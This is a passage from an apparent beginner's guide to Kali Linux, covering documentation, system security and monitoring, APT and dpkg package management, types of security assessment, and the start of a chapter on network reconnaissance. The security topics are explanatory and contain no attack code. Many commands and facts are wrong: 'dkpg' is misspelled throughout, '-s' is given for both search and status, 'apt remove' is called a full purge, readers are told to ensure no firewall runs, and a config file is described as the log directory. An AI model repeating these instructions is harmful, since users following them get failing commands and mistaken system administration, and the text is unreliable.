Apart from the manual pages, you can also check out the info documentation. It is a GNU project that is aimed to write the documentation in the info format. You can also find many manual pages written in the info format. However, viewing the info pages can be a tough task as they are complex in nature. To ensure that you do not have to go through it, you can use pinfo. It lets you read the complex information in a much better way.

To install pinfo, you need to use the following command.

apt install pinfo

You may also want to run the following command so that all the dependencies are pre-installed without any issue.

So, how does the info document looks like? It is in a hierarchical structure.

Package Specific Documentation

All packages come with their own documentation. You can easily find the README file within the package that contains the necessary information about how to install, operate, and troubleshoot the package.

The package-specific documentation is stored in the /usr/share/doc/package/directory. Simply change the package name to the package you are using, and you will be able to find the specific documentation. If you are not able to find it, then the documentation might have its own package. What we mean to say that sometimes the package

files can be large. This makes it ideal for giving its own package. The documentation, in this case, is stored in package-doc. You can find the documentation package while installing it. It will recommend it to you so that you can install it. If you are still not able to find the documentation, then you need to search for the package website.

Debian is also proactive in providing documentation for some packages. These documentation files are contained within the default place of package documentation. It generally does it improve the documentation so that the user can benefit from it.

Docs.Kali.Org: Kali Documentation

Kali Linux has its official documentation at docs.kali.org. The book we are working on includes a lot of stuff about Kali Linux, but it is always important to know about Kali Linux documentation. It contains some useful information include tutorials.

If you open the documentation, you will be able to find that there are a lot of things that are covered in the documentation including introduction, USB installation, Kali On ARM, Virtualization, Base Images, Containers, Cloud, Windows Subsystem for Linux, Tools, General Use, Kali NetHunter Documentation, Troubleshooting, Community, Kali Development and Policy.

All of these categories hold some valuable information.

Community-Driven Kali Linux

Kali Linux is a community-driven project. You can find tons of communities on social media. In fact, there are also local communities that enjoy sharing knowledge and helping others when it comes to Kali. Communities are places where you can help others, share useful information, and interact with others with similar interests.

To help you, we are going to list two communities in which you can join and become part of it.

IRC Channel on Freenode

Kali Linux has an IRC channel on Freenode. IRC stands for the real-time chat system. This is where you can interact directly with a group of people in real-time. These chat rooms are basically channels with a theme attached to them.

You can connect to the Kali Linux channel on Freenode by opening chat.freenode.net as IRC server, and then listening to the 6667 port. If it seems too technical, you can also use an IRC client, which lets you connect easily to the server.

We recommend using **irssi** if you are fond of console mode. Hexchat is also a good option as it offers a graphical interface. If you are not interested in downloading any client, then you can check out their web client at webchat.freenode.net.

Understanding Rules

IRC channels are very strict when it comes to rules and regulations. Before you join or interact with other members, make sure that you read the rules. If you make mistakes, you can get silenced or removed from the server.

Become Part of the Community: Do Bug Reports

To create a great community, you also need to be an active contributor. One of the best and easiest ways to do so is to submit bug reports. These bug reports can help developers to solve issues and make Kali Linux even better. As you might already know that not all software is free from issues. The same is true for Kali Linux.

By sharing the bug report, you are going to share valuable information with the developers, which can then be used by the developers to fix the issue. The more information you can provide, the better bug reports become. If it

is well-thorough and explains the conditions at which you are able to generate it, the chances are that your bug report will be read and resolved in a few days.

Things We Learned in This Chapter

- Kali Linux has an amazing community and documentation
- It has documentation sources. The packages have their own document manual.
- You can read the manual pages with the man command
- The format used to structure the documentation is info.
- There is also package-specific documentation you should read if you feel stuck
- You can find Kali Linux documentation at docs.kali.org
- You can also connect to the IRC channel on Freenode
- If you join, do not forget to read the rules before communicating.

You can also join the Kali Linux community by doing bug reports.

Chapter 9
Kali Linux Monitoring and Security

Kali Linux is an operating system for penetration testers. By default, it is designed and created for professional workers. It may sound fun for newbies, but it requires careful planning to get the most out of it. In this chapter, we will learn how to define a policy, understanding the threats, and then finally discuss packet filtering and firewalls. In the end, you will be able to ensure that your system remains intact and secure. You will also be able to use the monitoring tool and actually design a strategy to secure your site.

Security Policy For The Rescue

Security doesn't happen by itself. If you are a security expert, you will know. Each organization requires a security strategy to become secure. You need to find out the right security policy for your organization. Just going through the currently available tools, procedures, or concepts will not help. The security aspects need to be configured depending on many conditions. If you try to rush the implementation, you are going to fail miserably and put your operating system at risk.

To ensure that you do not make hasty decisions, you need to find the goal. To do so, you need to ask questions and then find answers to them. Let's go through the questions below together.

- What aspects of your system do you need to protect?
- What are the threats?
- Who are the attackers?

Answering these three questions will give you critical information on how to define the security policy. Let's try to understand each question below.

- What aspects of your system need to be protected? In this question, you need to find out the type of system or data you want to protect. If you identify the system or the data, then you need to answer the question of what type of data or system you want to protect.
- When it comes to 2nd question, you need to figure out the threats. The threats can be a malicious entity or simply the way the data or system is compromised. For example, you may want to protect against malicious actors that try to gain entry to the system. When it comes to method, you may want to protect confidential data leak, service disruption due to DDoS, and so on.
- Lastly, you need to find figure out the threat types. For example, the threat can easily be the user or a third-party malicious entity. In both cases, you have to make sure that your system is protected at any cost.

As a Kali Linux user, you also need to understand that security is not just one-time. It can be equated to an ongoing process where you need to work hard towards protecting the system constantly. With the system's evolving every second day, it is common for bugs or exploits to go through. This is where hackers get a chance to do harm. This makes security one of the hardest things to do.

In reality, you need to make sure that you minimize the risk factor. There will always be a slight risk, but it should not be more than acceptable. Depending on the system evolution, risks change with time. By ensuring that you cover the constraints correctly, you can minimize the risk in a great way.

That's why creating a risk model that evaluates all parameters can be of great help. Modeling around the risk model is what you need to do. Initially, you need to cover the basic minimal parameters. Once they are covered,

then you need to find the extreme conditions at which the system can be compromised.

Another important factor is the cost of implementing the security and the risk associated with it. There can be instances where protecting risk is not worth the cost associated with it. You also need to evaluate the loss if the risk is exploited by someone else. If the loss is less than the cost of implementation, it is better to leave it as is.

Data Confidentiality

Data confidentiality is very important. It is the number one priority for anyone who wants to protect their system. As a Kali Linux user or any system's user, you need to make sure that your or system's critical data. This should be your top priority, and you should consider this more important than any other security concerns. If you do not protect the data, it can land into a malicious entity that can harm you in one way or another. The hackers can also erase your data or destroy your hard disk or simply can use the information to gain an advantage over other computers. This makes data confidentiality a big topic in the security world.

Extreme Cases

Any security policy should consider extreme cases while securing a system or data. Extreme cases are those that have low chances of happening and rely on hard exploits in any system. Zero-day vulnerability exploits can also be considered within the extreme cases as they are fresh and new in their own way. Almost every system out there suffers from zero-day vulnerability exploits. Also, not all extreme cases can be considered due to the hardness they carry to solve them or simply the cost associated with them to solve them. However, few extreme cases should be solved depending on the severity it carries.

Approach

Systems can be complex in nature. That makes creating system policy a tricky thing. However, there is an approach that can simplify the process. As a user, you can create security policies for subsystems. This segmentation needs to be used to ensure that you can do slowly and steadily. It will also help you understand the constraints and requirements of each subsystem and then do a proper risk assessment depending on the broad security policy and needs.

Also, it is always easy to defend your system against small types of attacks. There are already established means of protecting your system against those. However, large attacks are where you should spend most of the time. In the end, you need to make sure that the data is protected at any cost.

One last thing that you also need to make sure is to define your firewall rules depending on the traffic you receive.

Security Measures

So, what are the security measures you can do to secure Kali Linux? Let's go through the options below.

Laptop Security

If you are using a laptop as a penetration tester, then you have to protect yourself from risks associated with personal computers. As you are not on the public server, you at least do not have to worry about people who use scripts to hack into the system. As you are not connected to the network, you are almost safe from network-based attacks.

The real challenge is to protect your laptop from others who are around you. There can be a chance that authorities can seize your laptop, and you might not want them to read through the contents of your laptop. To make sure that they do not do it, you need to use full-disk encryption. If you are serious about data or other information within your laptop, then you can

also go with the nuke option. If you have a nuke option, then it simply removes all the data from the laptop with a combination.

Apart from the data safety, you also need to make sure that you have proper firewall protection if you connect to the internet. This will provide you unwanted access by others. Configuring the firewall rules is important here. Just make sure that you only filter the traffic that you need.

Server Setup Protection

Kali Linux on a public server is different from that of the laptop. Here, you need to have more security and ensure that you keep your login username and password secure. Also, you need to use the firewall every time you connect. One more thing to ensure is the generate a strong password for the users that you generate. Make sure that passwords are strong enough so that they do not get hacked from brute-force attacks.

How To Secure Network Services

Kali Linux comes with a plethora of services. As a good rule of thumb, do not active the services that you do not need. Simply disable them. Even if you do not disable them, Kali Linux disables them for you.

Apart from it, you need to make sure that no firewall is running by default. If a firewall is running by default, then it means that it is listening to network interfaces that you do not want.

Also, some of the services running on the public server might not require any authentication to connect or discover. As a Kali Linux user, you need to make sure that the authentications are enabled and set a good password for them to discover you. The key here is to implement privacy in the best possible way. You may also want to disable services that require root access to run. If someone gets access to those services, they can simply gain access to your Kali Linux installation.

Getting Your Firewall To Work: Packet Filtering

You can protect your Kali Linux setup with a firewall. Firewall can be of three types, hardware or software or both. Its work is to filter packets and ensure that they meet a certain condition. If you are a part of the network, you can also use a filtering network, which saves the whole network. Network firewalls have their own dedicated machines considering that they need to do a lot of work filtering packets.

However, as a Kali Linux user, your main job is to protect your local installation than that of a network. The good news is that Linux comes with its own firewall solution. It is the Netfilter firewall. But, there is one caveat that you need to take care of. You simply cannot just turn it on and leave it. You need to configure Netfilter according to your network requirement.

netfilter firewall can be configured using the ip6tables and iptables commands. The ip6tables command is used to configure an IPv6 network, whereas the IPv4 network can be configured by the iptables command.

You can also use the GUI-based fwbuilder tool that lets you graphically select the firewall rules. We will not go in-depth into these tools as you can easily find information on how to set up the firewall by yourself. If you are still confused, then you can check the documentation for each tool. They are simple and straightforward.

Logging and Monitoring

Monitoring your machine is also very crucial to its security. In this chapter, we learned how to protect yourself from third-party malicious actors. We learned how important is data security. For this, we learned how to protect the device on which you were working and set up a firewall. Now, how do you know that things are working as intended? To do so, you need to use the monitoring and logging capabilities of the Kali Linux operating system.

Logging and monitoring enable you to detect anomalous behavior on your system. If you see that there is an issue with the system functionality or performance, then you need to check the log files to find out what’s wrong

with the system. Sometimes, it can be packages that can clog the system resources or instances where there is actually a breach in your system. This is where you will learn how to successfully monitor and log your Kali Linux so that you know what is going on with the system.

logcheck Monitoring Logs

The first tool that you can use is the logcheck program. It works by logging the system through log files generated by the system. Every one hour, it sends a report to the administrator through email. The administrator can then go through the log and see for any anomalies that are recorded in the system.

So, which files are monitored by logcheck? They include the directory /etc/logcheck/logcheck.logfiles.

logcheck is pretty comprehensive when it comes to gathering and reporting the issues to the administrator. It offers varied data levels gathering, including settings suited for a workstation, server, or paranoid.

Paranoid is the most verbose type of report generation. This means that it is not the best option out there. It is only useful for machines that host firewalls for the network. The default mode that logcheck uses is server mode. It is used for most users. The last mode is the workstation mode, which is meant for the workstation. The workstation mode is also very terse and is the only ideal for few scenarios where it is needed.

logcheck also offers different parameters which can then be used for customizing it. Some of these rules can help you detect cracking attempts and other security issues.

Real-Time Monitoring

Real-time monitoring can also be done if you feel the need for it. The tool that you need to use for real-time monitoring includes the top interactive tool. It offers a currently running processes list.

The top tool offers a good amount of information, including the processor time, occupied memory, process identifier. It also lets you kill a process using the k key.

The top tool is excellent for monitoring the system. It also helps you to find out which process is slowing down your system by eating memory or processor.

How to Detect Changes

With the knowledge of system monitoring, it is now time to learn how to detect changes. These ideas of detecting changes help you to figure out if your system files are changed or not. If there is a change after the basic installation, then it can mean that a malicious actor modifies the system files.

You can use dpkg --verify tool to verify if there is a change in the system files integrity. The command is as below

dkpg -- verify

dkpg -V

However, this is not always a sure shot answer to know if the system in question is really compromised or not. That's why you might need to use more advanced tools. We are not going to discuss the tools as they are beyond the scope of the book.

Things We Learned in This Chapter

- As a Kali Linux user, you should protect your Kali Linux.
- The security policy should be used to ensure proper security
- You should also make sure that the data confidentiality is maintained at any cost

- Extreme cases should also be considered while working with the OS security
- Kali Linux OS security also depends on where it is installed. If you are using a Laptop, then you need to have a different approach to security. Accessing the OS in a public server means a different approach.
- You should use a package firewall to secure your OS
- Logging is also important for accessing the system's health
- The log files are stored in the /etc/logcheck/logcheck.logfiles directory.
- You can also do real-time monitoring using the top command
- To detect changes in the core system's package, you need to use the dkpg --verify command.

Chapter 10
Debian Package Management

Kali Linux is a Debian-based Linux operating system, especially the Debian package management system. It simply borrows the package management system from Debian. We already discussed how new packages are created and added to Kali Linux.

At the core of Kali Linux, it is the package management system, and if we get to learn about it, we will be able to know a lot about the operating system. By studying it, we will learn how Kali Linux is structured and used. It will also help you to troubleshoot when needed.

In this chapter, our focus will be Debian package management system. We will also learn about APT suite tools and dpkg. By going through this, you will understand the main strength of the Kali Linux, i.e., its package management system. Kali Linux is also known for its package management system and how it has a seamless installation process.

The package management system also ensures that you do not have to work hard to make things work as the management system takes care of most of the things by itself. Let's get started below.

APT Introduction

APT stands for Advanced Package Tool(APT). It is more advanced than dpkg. But, what does dpkg do in the first place and how both of them compare? Let's find out below.

APT vs. dpkg

Any software application is stored in the Debian package. Also, if you want to get access to build a binary package(.deb), you need to have the source-pack, which includes the instructions and the files to install it. If you only

take the binary package(.deb) into account, it only contains the directly usable files, including documentation or programs.

In short, a Debian package comes well equipped with all the information that is required to install the package. The metadata also includes the dependencies and have the proper information to know how to manage the package's installation, upgrades, and removal.

To install the Debian package, you need to use the dpkg tool. The tool is very hand and is used most of the time to install the package. However, if there is a missing dependency, then it will not be able to install the package. An error will be thrown, telling you that the packages are missing.

The Advanced Package Tool(APT), on the other hand, is completely capable of installing the missing dependencies. It does it with the help of the apt and apt-get commands. APT is simply an upgraded version of the Debian packages.

Debian packages command is dpkg.

By using the command, you will be able to analyze the .deb packages and install them. However, dpkg is limited in nature. They simply do not know about any other packages. APT, on the other hand, has a better feature set compared to dpkg.

APT is a complete solution that enables you not only install and manage Debian applications or packages but also upgrade the system when needed. If you have used Linux before, you should know about the apt-get and apt-upgrade options. These options let you upgrade and update all the available packages(including their dependencies) correctly. We can consider APT as an umbrella tool. Also, you should not forget that the APT tool is useless without dpkg as dkpg handles all the core package management tasks, including installation, removal, and upgrade. APT's advantage is the fact that it can connect online and then learn about the dependencies of a

package during the installation process. This solves the dependency process and improves user experience.

APT and dkpg are a boon for the current Linux users. Earlier, a user need to compile programs by themselves by using the programs such as GCC, make and configure. They are compiling programs and can easily make the installation process complex. You might have to go through the different errors and mistakes before you can finally install the process. This required reading documentation and researching online -- which in turn takes a lot of time and effort.

With the advancement in user experience, we can say that Kali Linux(or Linux in general) has come a long way. APT and dkpg have solved the problems in a unique way, which makes Linux-based operating systems more user-friendly.

As we have already said, APT is connected online and is able to retrieve packages also. The source list from which APT gets its packages is listed in the /etc/apt/sources.list file.

Going Through the sources.list File

At the core of APT, there is the source.list file. This file contains the configuration and the sources that APT use it make it work. If the file is not configured correctly, then there are chances that APT will fail to work as intended.

The source in the APT source.list file consists of three parts. Spaces separate these three parts. Let's take a look at the example below.

deb http://http.kali.org/kali kali-rolling main non-free contrib

The first part of the command is the deb. In this case, it stands for binary packages. It is the source type. It can also be deb-src, which stands for the source packages.

The 2nd part is kind of clear by how it looks. It is the source URL. In this case, it can be the Debian mirror or other third-party URL. Yes, third-party can also maintain the sources to provide better services depending on the place you share. The source here is an HTTP:// which means that it is a web server where the source is stored. If you see FTP:// instead of HTTP://, this means that the sources are stored on an FTP server. Lastly, if the user is installing packages from a CD/DVD ROM, then they will see the cdrom: syntax used. However, that rarely helps as most of the work is now done online. Also, packages are frequently updated and it is not possible to update the device. This also means that CD/DVD ROM source can go outdated easily.

The third part is where things get interesting. Its structure depends on the repository that is being used.

Different Package Licenses

Packages are provided licenses and are mainly chosen by the authors themselves. The packages than can be further differentiated based on three sections.

- The packages that are contained in the MAIN are compliant with the Debian Free Software Guidelines.
- Contrib is open-source software that requires non-free elements to work.

Kali Repositories

Kali repositories are repositories where the packages are stored. The main Kali repository is as below.

deb http://http.kali.org/kali kali-rolling main contrib non-free

To get a better idea of the repositories, let's take a look at the different types of repositories below.

Kali-Rolling Repository

The Kali-Rolling repository is aimed at the end-user. This is where you can find recent packages that you can use in your Kali Linux operating system. A tool that merges the Kali-specific packages and Debian Testing is used so that the dependencies are maintained. This makes it ideal for end-users as all packages can be installed without much issue. The Kali-Rolling Repository is updated almost every day. This also means that the Debian Testing is also evolved.

Kali-Dev Repository

The Kali-Dev Repository is maintained for developer's use. It is not available to the public. The developers ensure that the dependency problems are solved here before the packages are moved to the main Kali-Rolling repository. The packages from the Debian Testing first land here, and then go through a proper testing method. If you are an advanced user, you can choose to work with the repository but beware you try it as it can lead to many hours of troubleshooting

Kali-Bleeding-Edge Repository

The repository holds all the new packages that are built from the upstream Git. It is automatically built. This means that you can access to the bug fixes and latest features. These changes are so fresh that you can get it as soon as the changes are made available to it. If you think that your bug report is resolved, you can verify it by trying out the repository. Of Course, there is a downside to it as well. For instance, the changes are not thoroughly checked and hence can have issues in it. There can also be a dependency issue.

The Kali-Bleeding-Edge Repository can be accessed by adding the following line to the sources.list file.

deb http://http.kali.org/kali kali-bleeding-edge main contrib non-free

Basic Package Interaction

Now that we have learned about the repositories, APT, and dkpg, it is now time to learn how we can do basic package interaction.

As we know, APT is a great tool. It single-handedly manages the installation, maintenance, and removal of packages. In fact, it also manages the dependencies if needed. It does it with the help of the apt-get command-line tool. It basically overcomes the drawbacks of the dkpg.

Before you start your journey with APT, make sure to run the **apt update** command. It will update the available package list and the sources from which the packages can be downloaded.

Installing Packages

Let's take a look at how packages can be installed using the tools. First, we will go through the dkpg and APT.

Using dkpg to Install Package

dkpg is the core tool that ensures that the package can be installed. dkpg tool only works with the .deb Debian packages. To install the package, you need to use the following command.

dkpg --unpack packagename.deb

Here you first need to unpack the package using the --unpack option for dkpg. It will unpack the package and process triggers, as well. Now, you need to configure the database for the package. To do so, you need to run the following command.

dkpg --configure packagename-db

Here you change the packagename to the name of the package that you are going to use.

Some of the steps are automatically executed once you run the dkpg command with the --unpack or --configure command. Also, if there is a dependency, then the command will throw an error showing that dependency packages are not present.

You can also forcefully install a package by simply enabling forcing the dpkg command to ignore the error. One such common error is the file collision error. To forcefully install a package, you need to run the following command.

dkpg -i --force-overwrite packagename.deb

Meet APT - an Overall Better Solution

APT is an advanced tool that handles a lot of stuff than dkpg. It makes interacting with packages simple and easy. That's why, as a beginner, you should always use APT.

The command for apt is as below.

apt install package-name

You can also use alternative commands such as

- apt-get install package-name
- aptitude install package-name

Once run, it will first read the package list and then create a dependency tree. Once the tree is complete and it doesn't find any missing dependency, it will move forward to install the package itself. But, if any dependency is missing, then it will update them and then install the package. Before it does that, it will ask you for confirmation. It will also show a message on how many packages need to be updated or installed before the operation can be done. If you press Y on your keyboard, it will automatically handle everything from there and complete the installation process.

Kali Linux Upgrade

Kali Linux is an active operating system. It continually gets updated with new features, packages, and programs. In this section, we will learn how to keep your Kali Linux upgraded most of the time.

To do regular upgrades, you need to use the three basic upgrade commands.

- apt upgrade
- apt-get upgrade
- aptitude safe-upgrade

All of the three commands lookout for the packages that can be upgraded. It also makes sure that the packages that need upgrades will not be removed. By running the command, you get access to the best possible Kali Linux experience.

The package selection is made by the apt tool. It chooses the recent stable version.

If you do not mind removing old packages that are obsolete, then you can choose to use the following command.

apt full-upgrade

The command will not hesitate to remove old packages if it requires new packages to be installed. We recommend using the command if you want to stick close to the Kali Rolling system.

As a Kali Linux user, you can also learn about the potential issues with the help of the apt-listchanges package. You simply need to install it and run it. Once done, it will showcase the problems before you run the upgrade. The information is stored in the /usr/share/doc/packages/NEWS.Debian file.

Also, one thing that you need to take care of is the frequency of updating your Kali Linux. The Kali Linux Rolling gets new updates every single day.

As a user, you do not want to upgrade daily as it can mess up with your setup.

Only update if you know that a security update is out or there is a bug fix in the release. You should also make sure that you check the release notes before reporting a new bug. It might get fixed already.

So, which instances you need to avoid when it comes to not upgrading? Let's list them below.

- Do not do an upgrade if your Kali Linux operating system is running smoothly.
- If you think that the new upgrade will cause more problems, then do not upgrade
- And, finally, do not upgrade if you think that it removes some of the packages that you need. Simply review it using apt-listchanges packages before making the decision.

Purging and Removing Packages

Until now, we discussed how to install packages or upgrade the system. Now, let's take a look at how to get rid of the packages.

You can remove a package using the dpkg command along with the --remove or -r option. The syntax of the command is as below.

dkpg --remove [package-name]

Once you use the command, it will remove the package from your system. However, it is a soft removal, which means that associated files, including maintainer script, log files, configuration files, and associated files. This means that you should use the option only when you want to re-install the program later on. The leftover residue files can then be used once the package is installed back.

However, if you want to remove the packages, including the dependent packages completely, then you need to use the APT command. The command to completely purge the package from your system is as below.

apt remove package-name

The APT command also ensures that the user data and configuration files are not removed.

If you want to remove the user data, but no configuration file, then you need to use dpkg with the -p option. For apt, you need to use the apt purge command.

The purge command should be used cautiously as it can remove the user data, which cannot be retrieved in any condition.

Learning About Package Contents

If you are curious about how to inspect packages that we got you covered. You can look into the contents of the packages by using apt, apt-cache, and dkpg packages.

To read the package files, you need to use the --listfiles or -L option with dpkg. The syntax of the command is as below.

dkpg --listfiles [package-name]

dkpg -L [package-name]

Searching For a Particular File

If you are looking for a particular file within the package, then you can use the --search option. The syntax for it is as below.

dkpg --search [package-name]

dkpg -s [package-name]

Status of The Package

To check the status of the package, you need to use the --status option. The syntax is as below.

dkpg --status [package-name]

dkpg -s [package-name]

Listing the Known Number of Packages

To list all the packages in the system, you need to use the following command.

dpkg --list

dpkg -l

Both the commands work the same. You can also provide a wildcard as the third parameter to search for a particular package if you want. This will execute the search based on the wildcard or the string that you used for searching. The command for it is as below.

dpkg -l ‘file*.’

Troubleshooting Packages

Running into problems is a part of working with Kali Linux. That’s why, in this section, we will go through troubleshooting.

Problems After an Upgrade

Upgrading your Linux operating system can sometimes cause issues. It can lead to issues including incompatible packages, bugs, or even instability. In those cases, you can do the following.

Bug Reports

As a user, you may want to report the bug. You can also follow the Kali bug tracker to know if the bug is already reported or not. If it is not, then you should go forward and report it. You should also read the section where we

discussed on bug reporting. Also, make sure that you do a proper bug report with as much information as possible.

Downgrading

You can also downgrade if needed. Sometimes, it is required to downgrade your Kali Linux or the package that you upgraded. You can downgrade if you know the old package version. This way, you can use the APT command to install that version. If you have the old .deb file, then also you can downgrade the package. Kali Linux or Debian, in general, have the .deb file stored in few places.

var/cache/apt/archives/

Kali mirror pool directory

You can also find the old package on http://snapshot.debian.org

Things We Learned in This Chapter

- You can install packages using APT and dpkg tools
- APT stands for Advanced Package Tool(APT).
- dkpg is at the core of handling proper package management
- APT is more advanced as it offers seamless package management
- With APT, you do not have to worry about dependencies.
- Multiple Kali Linux repositories hold the packages.
- For normal users, Kali-Rolling Repository is best as it offers tested packages
- Devs use Kali-Dev Repository.
- You can get access to the latest package from Kali-Bleeding-Edge repository

- To install a package, you can use dkpg or APT command
- You can upgrade your packages using the apt upgrade command

You can remove a package using dkpg –remove

Chapter 11
Kali Linux And Security Assessment

In this chapter, we will explore how Kali Linux can help us with the Security Assessment. First, let's familiarize ourselves with what security means in terms of an information system. We covered the CIA triad in earlier as well. For a refresh, let’s go through them again.

Mainly, you should concern yourself with three primary attributes:

- **Confidentiality** - is your system information secure from authorized access?
- **Integrity** - can your system information be changed or modified in a way that is not intended or desired?
- **Availability** - and finally, is all the data and information on your system readily accessible as and when it is required?

These three factors form the triad of cybersecurity, also known as the CIA. These are the areas where you will focus your security concerns as a part of the deployment, maintenance, and assessment. With this in mind, let’s move on to discussing how to use Kali Linux in a Security Assessment.

Preparing Kali Linux for Security Assessment

The first thing to make sure is always to use a clean Kali Linux installation. Many security professionals without much experience make the novice mistake of using the same installation in multiple security assessments. This can cause a lot of problems.

For starters, during the security assessments, you will need to reinstall, tweak, and change the system. All these changes will build on one another, increasing the overall complexity of future configurations. Furthermore,

each assessment is unique in its own way, and using the same installation can cause cross-contamination of client data.

However, you can use a pre-customized version of Kali Linux primed for the network/system it is assessing. This can, in fact, help automate parts of the process, which will lead to more convenient and less time consumption.

Here are some points to keep in mind while creating your custom installation of Kali Linux:

- Use an encrypted installation as it will protect your data on the physical machine. As an extra measure, create a decryption key, send it to the site where you will take the machine after completing the assessment and nuke the decryption that is with you. That way, even if the device gets stolen, all your data will be safe and encrypted.
- Preplan all the tools and packages you will need during the assessment beforehand. During the assessment, it is highly likely that you won't have ready access to the internet. Therefore keep all these packages with you from the get-go.
- Also, review your network settings before starting with the assessment. Review the services that are connected with your assigned IP address and recheck your DHCP settings.

Keeping these few things in mind will help you during and after the security assessment to ensure everything is handled smoothly.

The Different Types of Security Assessments

With your Kali Linux ready to go, it is time you decide what type of security assessment you want to conduct on your network. The different types of security assessments can be broadly classified into four types: Vulnerability Assessment, Compliance Penetration Test, Traditional Penetration Test, and Application Assessment.

Here we will give you a brief run-down on all these different types of assessments. But first, you need to have a clear understanding regarding a vulnerability and an exploit.

What Is A Vulnerability?

It is basically a flaw in the network that a bad actor can use to compromise the confidentiality, integrity, and availability of your system information.

What Is An Exploit?

It is a software, which if and when used, can take advantage of a specific vulnerability in the system. In practice, an exploit requires changing a running process and forcing it to make unintended actions.

Now, with the definitions out of the way, here is a look at the different types of security assessments:

Vulnerability Assessment

In a vulnerability assessment, you are required to create a simple inventory highlighting all the discovered vulnerabilities inside a target environment. You will most likely use an automated tool to identify listening services, server software, versioning, platform, and so on.

Once done, you will have to check each of them for any known signature of the potential threat of vulnerabilities. These signatures include a wide range of data point combinations which include but are not limited to:

A Version of the Operating System

An outdated operating system that hasn't received a security patch is more likely to have more vulnerability.

Patch Level

Many times, even though a security patch is released, the admin hasn't installed on their system, making it more vulnerable.

Processor Architecture

Depending on what architecture the system is based on - Intel x86, Intel x64, ARM, UltraSPARC, the network might be prone to different vulnerabilities.

Software Version

Certain software versions have security vulnerabilities that can be used by hackers to break into an otherwise secure system.

And much more.

Your job will be to use these data points to create a signature as a part of your vulnerability assessment. Now, as you can imagine, the more data points you have, the more accurate the signature you will be able to create.

Compliance Penetration Test

Next, we have the Compliance Penetration Test. It is the most common type of penetration test as they are using government and industry mandated requirements and based on a compliance framework used by that particular organization.

Now, as you can imagine, there are tons of industry-specific compliance frameworks. A very popular example would be the PCI DSS - Payment Card Industry Data Security Standard, which is a compliance framework used by payment card companies that process retail transactions.

While conducting a compliance test, you might first have to start with a vulnerability assessment as it will satisfy many of base the requirements of most compliance frameworks.

Traditional Penetration Test

Traditional Penetration Tests, in contrast to the previous assessment types, doesn’t start with a scope definition. It generally will focus on a goal - for

example, you might be required to simulate a situation showcasing how much of the network gets compromised if an internal user is compromised.

As such, these types of tests aren't focused on finding and documenting vulnerabilities inside a system. Instead, they focus on certain identified issues and stimulates the worst-case scenario that is possible if it were to happen.

Technically, it can get a bit more complicated. Not only will you have to find the vulnerabilities, you must follow up its impact by using an exploit, and then exploring the level of access the exploit provides to ultimately understanding if it can lead to further attacks against the target environment.

You will have to critically review your target environment and have to resort to manual searching, out of the box thinking, apart from using tools and vulnerability scanners. This generally needs to be done a couple of times to make sure that no stone is left unturned.

Generally, these sorts of assessments can be segmented into different phases where you will need to use different tools for information gathering, vulnerability discovery, exploitation, pivoting and exfiltration, reporting, and so on.

Application Assessment

While the previous assessments involved testing the entire targeted environment, an application assessment requires you to focus all your resources on a single application. With more organizations putting extra focus on their mission-critical apps, this is slowly becoming an extremely popular and important security assessment.

Now, Application Assessments can be conducted in various ways. For example, you can use an application-specific automated tool to find potential vulnerabilities and security issues in the application. These types of tools use application-specific logic to identify unknown issues instead of

relying on any known signatures. As such, the tools have a built-in understanding of how the application works and functions.

Also, depending on the application assessment, you might be required to conduct your tests inside a black box or white box manner:

Black Box Application Assessment

Here, the tool will interact with the application without any special knowledge or deep access beyond what a standard user gets to experience. This can help you understand how a hacker can break into the application from the outside.

White Box Application Assessment

This is completely opposite with the tool or assessor getting full access to the source code as well as administrative access to the platform running the application. This type of test helps create a comprehensive review of all the app functionality.

So which type of application assessment should you use? Well, it depends on the goal of the assessment! If you want to know the worst-case scenario when the app comes under a focused external attack, then running a black box assessment would make the most sense. On the flip side, if you are interested in identifying as many security issues as possible, then the white box approach would be the way to go.

There is also room for a hybrid assessment between white box and black box assessment, but as we said, it all depends on what goal you want to achieve.

Things we Learned in This Chapter

- Preparing Kali Linux for a security assessment. Importance of using a clean installation, or a dedicated pre-configured installation of Kali Linux.

- The difference between vulnerability and exploitation.
- What is vulnerability assessment?
- When to do compliance penetration testing and traditional penetration testing?
- What is the Application Assessment?

Benefits of black box assessment and white box assessment.

Chapter 12
Server And Network Scanning - How To Find And Secure Network Vulnerabilities

Scanning your network and server is very important. You might think that everyone, especially the professionals working on the network, has an idea about all the devices and ports connected to the system, but that isn't always the case. Furthermore, routine scanning helps identify unauthorized users on the system, which helps in strengthening security.

So with that being said, let's discuss on how you can scan your server and network on Kali Linux to make sure everything is working as it should be.

Asking the Right Questions

All parts of your network aren't equally vulnerable, which means you will need to prioritize and focus on areas which are most susceptible to hacking. This requires you to think like a hacker and search for areas in your network, which is most easy to break into.

Here we have put together a set of questions that you can use to give you a direction in terms of where to look for vulnerability and potential breaches.

- Which part of your system is most vulnerable and likely to be the preferred entry point for hackers?
- Which part of the system contains crucial information which would be really hard to retrieve if it ends up getting compromised?
- Are there certain areas in the network you are not properly familiar with or rarely checked?

By focusing on these points, you will have a good sense of which areas to prioritize and how to organize your system scans. The next bit would be to

follow a checklist to make sure you cover every point of entry the hackers/bad-actors can use to infiltrate your system. This will include:

- Routers
- Switches
- Firewalls
- Email servers, File servers, and Print servers.
- PCs connected to the system - Laptops, Workstations, Tablets, etc.
- All the OS connected to the system - both server and client.
- The Applications and Databases linked to the system.

And so on.

These are the most common point of entry for hackers, and therefore you should multiple tests to make sure they are secure and fortified. However, with that being said, with more devices connected to your system, you have more vulnerabilities, which means you will need to spend more time and resources to check/scan them.

Thinking Like A Hacker

One of the key aspects of reinforcing security on your system is to think like the hacker who is going to break into the system. Whether you are the owner of the system, or a security professional hired to protect it, getting admin access can blind you from focusing on the more practical vulnerabilities on your website.

Most hackers will do some manual research to collect information on your system or network before attempting to hack it. As such, if you can limit this sensitive information from easy public access, then that will play an extensive role in increasing your site’s security.

The first thing you will need to do is head on over to a search engine, and start collecting information about your business to see what can be accessed by the regular Joe.

You can start out by simple keyword-based searches on Google. However, hackers will perform advanced searches to find more sensitive information to help with their attacks. Therefore, you also need to be ready and well aware of all the information the hackers can use if you want to have the upper hand.

Here are somethings that you can search online to see what information is publically available:

- Contact information of people connected to your business - Search Engines like USSearch, ZabaSearch, and Choicepoint, and help you find these information.
- Press Releases that make public any major changes occurring within your company, including news of Technology adoption, Company Merger, and so on.
- SEC documents that are available online.
- Patents or Sensitive Documents available online.

